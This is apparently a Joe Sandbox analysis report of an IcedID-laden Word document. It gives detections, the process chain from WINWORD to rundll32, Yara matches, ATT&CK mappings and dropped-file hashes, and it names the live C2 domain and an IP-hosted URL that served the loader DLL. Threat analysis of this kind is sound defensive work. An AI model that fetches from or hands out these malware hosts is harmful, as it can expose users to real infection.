ID: 682567
Sample Name:
courtesyautomotivedoc08.11.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:37:25
Date: 11/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

courtesyautomotivedoc08.11.doc


Overview

General Information

Sample Name:	courtesyautomotivedoc08.11.doc
Analysis ID:	682567
MD5:	00e8f42e0462d4..
SHA1:	0235d1eb73c161..
SHA256:	3af042bd0b5a18..
Tags:	doc IcedID
Infos:	



Detection




IcedID

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Malicious sample detected (through…
- Office document tries to convince v…
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for dropped file
- Yara detected IcedID
- Submitted sample is a known malwa…
- Office process drops PE file
- Machine Learning detection for sam…
- Document contains an embedded V…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2032 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - r9093.tmp.exe (PID: 1488 cmdline: "C:\Users\user\AppData\Local\Temp\r9093.tmp.exe" "C:\Users\user\AppData\Local\Temp\y875E.tmp.dll",#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2480 cmdline: "C:\Users\user\AppData\Local\Temp\r9093.tmp.exe" "C:\Users\user\AppData\Local\Temp\y875E.tmp.dll",#1 MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

Threatname: IcedID

```
{
  "Campaign ID": 3570055661,
  "C2 url": "alexbionka.com"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.944227549.0000000180001000.00000020.00001000.00020000.00000000.sdmp	Windows_Trojan_IcedID_0b62e783	unknown	unknown	• 0x876:$a: 89 44 95 E0 83 E0 07 8A C8 42 8B 44 85 E0 D3 C8 FF C0 42 89 44
00000005.00000002.944227549.0000000180001000.00000020.00001000.00020000.00000000.sdmp	Windows_Trojan_IcedID_91562d18	unknown	unknown	• 0x1bc4:$a: 44 8B 4C 19 2C 4C 03 D6 74 1C 4D 85 C0 74 17 4D 85 C9 74 12 41
00000005.00000002.944227549.0000000180001000.00000020.00001000.00020000.00000000.sdmp	Windows_Trojan_IcedID_48029e37	unknown	unknown	• 0x1190:$a: 48 C1 E3 10 0F 31 48 C1 E2 20 48 0B C2 0F B7 C8 48 0B D9 8B CB 83 E1

Source	Rule	Description	Author	Strings
00000005.00000002.944232122.0000000180004000.00000002.00001000.00020000.00000000.sdmp	Windows_Trojan_IcedID_11d24d35	unknown	unknown	• 0x3d0:$a2: loader_dll_64.dll
00000005.00000002.944007545.00000000002EE000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_IcedID_6	Yara detected IcedID	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.rundll32.exe.2fab68.0.unpack	MAL_IcedID_GZIP_LDR_202104	2021 initial Bokbot / Icedid loader for fake GZIP payloads	Thomas Barabosch, Telekom Security	• 0x1bd0:$internal_name: loader_dll_64.dll • 0x1f08:$string6: WINHTTP.dll • 0x1bf4:$string7: DllRegisterServer • 0x1c06:$string8: PluginInit
5.2.rundll32.exe.2fab68.0.unpack	Windows_Trojan_IcedID_11d24d35	unknown	unknown	• 0x1bd0:$a2: loader_dll_64.dll
5.2.rundll32.exe.2fab68.0.unpack	Windows_Trojan_IcedID_91562d18	unknown	unknown	• 0x13c4:$a: 44 8B 4C 19 2C 4C 03 D6 74 1C 4D 85 C0 74 17 4D 85 C9 74 12 41
5.2.rundll32.exe.2fab68.0.unpack	Windows_Trojan_IcedID_48029e37	unknown	unknown	• 0x990:$a: 48 C1 E3 10 0F 31 48 C1 E2 20 48 0B C2 0F B7 C8 48 0B D9 8B CB 83 E1
5.2.rundll32.exe.180000000.1.unpack	MAL_IcedID_GZIP_LDR_202104	2021 initial Bokbot / Icedid loader for fake GZIP payloads	Thomas Barabosch, Telekom Security	• 0x27d0:$internal_name: loader_dll_64.dll • 0x3198:$string0: _gat= • 0x3048:$string1: _ga= • 0x30a0:$string2: _gid= • 0x3118:$string3: _u= • 0x303a:$string4: _io= • 0x3054:$string5: GetAdaptersInfo • 0x2b08:$string6: WINHTTP.dll • 0x27f4:$string7: DllRegisterServer • 0x2806:$string8: PluginInit • 0x3134:$string9: POST
Click to see the 14 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for dropped file

Yara detected IcedID

Machine Learning detection for sample

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Networking

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected IcedID

System Summary

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Submitted sample is a known malware sample

Office process drops PE file

Document contains an embedded VBA macro with suspicious strings

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

Contains functionality to detect hardware virtualization (CPUID execution measurement)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information

Yara detected IcedID

Remote Access Functionality


Yara detected IcedID

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Command and Scripting Interpreter	Path Interception	1 1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	2 2 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 4 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Native API	Logon Script (Windows)	Logon Script (Windows)	1 1 1 Process Injection	Security Account Manager	1 Account Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	3 3 Exploitation for Client Execution	Logon Script (Mac)	Logon Script (Mac)	1 2 Scripting	NTDS	1 System Owner/User Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Rundll32	Cached Domain Credentials	1 System Network Configuration Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	2 4 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
courtesyautomotivedoc08.11.doc	27%	Virustotal		Browse
courtesyautomotivedoc08.11.doc	18%	ReversingLabs	Script-Macro.Trojan.Amphitryon	
courtesyautomotivedoc08.11.doc	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader_p3_dll_64_n3_crypt_x64_asm_clone_n14[1].dll	100%	Avira	HEUR/AGEN.1251556	
C:\Users\user\AppData\Local\Temp\y875E.tmp.dll	100%	Avira	HEUR/AGEN.1251556	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\~DF612CB1A14F491B4E.TMP	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\r9093.tmp.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\r9093.tmp.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.rundll32.exe.7fef7530000.2.unpack	100%	Avira	HEUR/AGEN.1251556		Download File
5.2.rundll32.exe.180000000.1.unpack	100%	Avira	HEUR/AGEN.1205098		Download File

Domains

Source	Detection	Scanner	Label	Link
alexbionka.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
alexbionka.com	2%	Virustotal		Browse
alexbionka.com	0%	Avira URL Cloud	safe	
http://alexbionka.com/	2%	Virustotal		Browse
http://alexbionka.com/	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/A2-7QTSJAH4Z96EKN5E88X3UNK3NGY5I/loader_p3_dll_64_n5_c	0%	Avira URL Cloud	safe	
http://45.8.146	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/A2-7QTSJAH4Z96EKN5E88X3UNK3NGY5I/loader_p3_dll_64_n5_crypt_x64_asm_clone_n13.dll	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/A2-7QTSJAH4Zf	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/A2-7QTSJAH4Z96EKN5E88X3UNK3NGY5I/loader_p3_dll_64_n5_crypt_x64_asm_clone_n	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
alexbionka.com	64.227.108.27	true	true	• 2%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
alexbionka.com	true	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://alexbionka.com/	true	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://45.8.146.139/fhfty/A2-7QTSJAH4Z96EKN5E88X3UNK3NGY5I/loader_p3_dll_64_n5_crypt_x64_asm_clone_n13.dll	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://45.8.146.139/fhfty/A2-7QTSJAH4Z96EKN5E88X3UNK3NGY5I/loader_p3_dll_64_n5_c	r9093.tmp.exe, 00000004.00000002.944568894.0000000000644000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.8.146	rundll32.exe, 00000005.00000002.944007545.00000000002EE000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://45.8.146.139/fhfty/A2-7QTSJAH4Zf	r9093.tmp.exe, 00000004.00000002.944568894.0000000000644000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.8.146.139/fhfty/A2-7QTSJAH4Z96EKN5E88X3UNK3NGY5I/loader_p3_dll_64_n5_crypt_x64_asm_clone_n	rundll32.exe, 00000005.00000002.944141742.0000000000594000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.8.146.139	unknown	Russian Federation		44676	VMAGE-ASRU	false
64.227.108.27	alexbionka.com	United States		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	682567
Start date and time:	2022-08-11 17:37:25 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	courtesyautomotivedoc08.11.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@5/14@2/2

EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 80% (good quality ratio 61.6%) • Quality average: 58.3% • Quality standard deviation: 38.9%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:38:35	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader_p3_dll_64_n3_crypt_x64_asm_clone_n14[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	360448

Entropy (8bit):	4.669486804663653
Encrypted:	false
SSDEEP:	6144:tYCYa6MfAcSlE+S0fzAMJfWpKd5WhAl7CJDZ/PeHbUhHTmGPqG7s6FmlEHKiTd:eCwMfjSlE+A4eguRJDtPZIG46FkEH9
MD5:	CE600629752CAF6529025A0EE60FB7B3
SHA1:	8D8DDA1D4FF66D6B5BB44F7BAFDC87EBB9B54DE6
SHA-256:	BDB9DAB286CCCCF1D315A027597065C51DC4BF0A87471B283FE749C146721C05
SHA-512:	4D2AC51A9AB38DCE21895A22878F6533C27371302A2F35C0F337FE05C3021CAA838D80C76DC7E4CA44D47E962973B52F2B4AA4C7BCD10E662DEA6C1645C05F9
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
IE Cache URL:	http://45.8.146.139/fhfty/A2-7QTSJAH4Z96EKN5E88X3UNK3NGY5I/loader_p3_dll_64_n5_crypt_x64_asm_clone_n13.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U.4...Z...Z...Z...Y...Z.Y.Z...Z.3...Z.j.X...Z.Rich..Z.....PE..d...Y..b....." ....x.....`.....}..... .text....w.....x..... ..`.rdata..}.....|.....@..@.rsrc.....~.....@..@..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\11977CC7.png

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PNG image data, 636 x 613, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	113730
Entropy (8bit):	**7.990292786537194**
Encrypted:	**true**
SSDEEP:	3072:ShIiMUFV26oUc72Dl+oj/Yc6oGqdxVJw0c8N2mirB0VZp:ShMggmEceUi8N2miK/
MD5:	E0B30095BE35E9494E5073277D4FC1A1
SHA1:	19D39B036989A331F5389E377FBE565436599894
SHA-256:	EA952A68D25232D981CDBE0CD6DA947A9386D4BFFD5D1BE2EF80C4A1246AC3E2
SHA-512:	A524907D5D60AA77DB0BA3A3BF114EA7F8AEA9190ADAA84A0C78F96EC8E333AB124D68C84863E83E735D602117B0F3422746C9C4A0D6823CC8B51B652C41977E
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR...|...e.....V.R.. .IDATx.....4.....~..:..t."...$.....d..+...%Y.,V.(...7...03""".O.....?>..y.}.v.&u.....?0.....g.NH.....F...$..H.....km.%"D .=.f;.....A....O..w..,"n...U....N~?".....'...7w)A..I.+.....7....q|..q.7?.....v.f...6....x._<.On.WLm..>s<.-....."....."_..~a....f=..7.....P.~...,gD..:.P..,*.....c...;.B...q..1.>|.....R.7m...7.....,".p7%.M.":...9..P.8.!..?.... .)".....A..Z..rA.).g.7..'QD.....@$.....*..oC. .6w...lP...lN..1X...H.....q....X{.s..A.....w..I....l`..t.C87.p.k...H>r...).,..n...Dd.R.c..xHs.nWv.....>.j.WCi.. .....a...}.t\_....A.q..t..^A..Q..g.,..P.h.n.nm....7....YYT.....jl.....yR>s...w.....|.z..L.....\.FP.....QG...0.....2...@T.*....C.....M...;...i....Y8...R.Y*....~.;.CA.....q....6`.....~.....2.g."... ../..{x.(...o..p...YW&+//[.....]....h....s....&...m_.)tG...s....<...].R..w..!.....A;.....I.,\.I@...&.....0[.\a?..`.#2upVW.4.{..c.JMZ..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3DB7145E.png

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PNG image data, 440 x 440, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	256595
Entropy (8bit):	7.978435362250102
Encrypted:	false
SSDEEP:	6144:qvnabj6CLx2b5lq77EL8D+NXLfaeW8JftIyhQfWS:Xbj6MxGPfq8SeS
MD5:	F99413369967D6AA9F566F87F36181E7
